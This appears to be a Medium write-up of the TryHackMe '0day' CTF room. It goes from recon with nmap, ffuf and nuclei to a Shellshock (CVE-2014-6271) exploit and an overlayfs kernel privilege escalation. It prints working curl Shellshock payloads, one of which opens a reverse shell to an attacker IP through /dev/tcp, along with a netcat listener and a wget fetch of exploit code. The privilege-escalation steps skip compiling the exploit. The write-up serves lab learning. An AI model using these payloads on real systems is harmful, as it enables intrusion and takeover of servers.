0day Room — TryHackMe CTF Writeup | Shellshock & Kernel Exploit
From a taunting robots.txt to root — a classic vulnerability chain
0day Room — TryHackMe CTF Writeup | Shellshock & Kernel Exploit
From a taunting robots.txt to root — a classic vulnerability chain
The Dare Begins
The machine is called 0day. The web server greets you with a simple page. And robots.txt? It just says:
You really thought it'd be this easy?Challenge accepted.
Step 1: Recon with Nmap
bash

sudo nmap -p22,80 -sV -sC -T4 10.48.153.73Two open ports:
- Port 22 — OpenSSH 6.6.1p1 (notably old)
- Port 80 — Apache 2.4.7 titled “0day”
Old software versions on a room called 0day. The hints are writing themselves.
Step 2: Directory Fuzzing with ffuf
bash

ffuf -u http://10.48.153.73/FUZZ -w /usr/share/wordlists/dirb/common.txt -cInteresting hits:
/admin— redirect/backup— redirect/secret— redirect/cgi-bin/— 403 Forbidden (but exists!)/uploads— redirect
The /cgi-bin/ directory stands out immediately. CGI scripts running on an old Apache version is a massive red flag — one specific vulnerability comes to mind.
Step 3: Vulnerability Scanning with Nuclei
bash

nuclei -target 10.48.153.73Nuclei confirms the suspicion instantly:
[CVE-2014-6271] [critical] http://10.48.153.73/cgi-bin/test.cgiShellshock. One of the most notorious vulnerabilities in Linux history — a bug in Bash that allows attackers to execute arbitrary commands through environment variables passed to CGI scripts.
Step 4: Exploiting Shellshock — Initial Shell
The exploit is elegant in its simplicity. A malformed User-Agent header carrying a bash command:
bash
curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd' " \
http://10.48.153.73/cgi-bin/test.cgi
so, now i use reverse shell
curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'exec bash -i &>/dev/tcp/192.168.143.228/1234 <&1'" \
http://10.48.153.73/cgi-bin/test.cgi

Listener catches the shell:
bash
nc -lvnp 1234Shell landed as www-data. First flag grabbed:
Step 5: Privilege Escalation — Kernel Exploit
Checking the OS version reveals the path forward:

Ubuntu 14.04.1 LTS — Linux Kernel 4.3.3This kernel version is vulnerable to the overlayfs Local Privilege Escalation exploit. A writable /tmp directory gives us the perfect staging ground:
bash
# Transfer exploit from attacker machine
wget http://192.168.143.228:8000/overlayfs.c
# Make it executable and run
chmod +x overlayfs.c
./overlayfs
THM{g00d_j0b_..........} ✅ — RootAttack Chain Summary
Nmap scan
    ↓
cgi-bin discovered via ffuf
    ↓
Nuclei detects CVE-2014-6271 (Shellshock)
    ↓
Malicious User-Agent → RCE as www-data
    ↓
Old kernel (4.3.3) → overlayfs exploit
    ↓
ROOT
Key Takeaways
- Shellshock (CVE-2014–6271) is over a decade old but still appears on unpatched systems — always check
/cgi-bin/on older Apache servers - Nuclei is incredibly powerful for rapid CVE detection — run it early in enumeration
- Kernel version is one of the first things to check after gaining initial access
- Writable
/tmpis your best friend for transferring and running exploits - Old software + known CVEs = fast path to shell
If this helped you, follow for more TryHackMe and HackTheBox writeups. Drop a comment with your approach — always curious how others tackle the same room! 🔐
메타데이터
- post_id
- e6e643f3a2b6
- slug
- 0day-room-tryhackme-ctf-writeup-shellshock-kernel-exploit-e6e643f3a2b6
- url
- https://medium.com/@arun1x/0day-room-tryhackme-ctf-writeup-shellshock-kernel-exploit-e6e643f3a2b6
- canonical_url
- https://medium.com/@arun1x/0day-room-tryhackme-ctf-writeup-shellshock-kernel-exploit-e6e643f3a2b6
- author_url
- https://medium.com/@arun1x
- status
- ok
- fetched_at
- 2026-07-11 22:52:18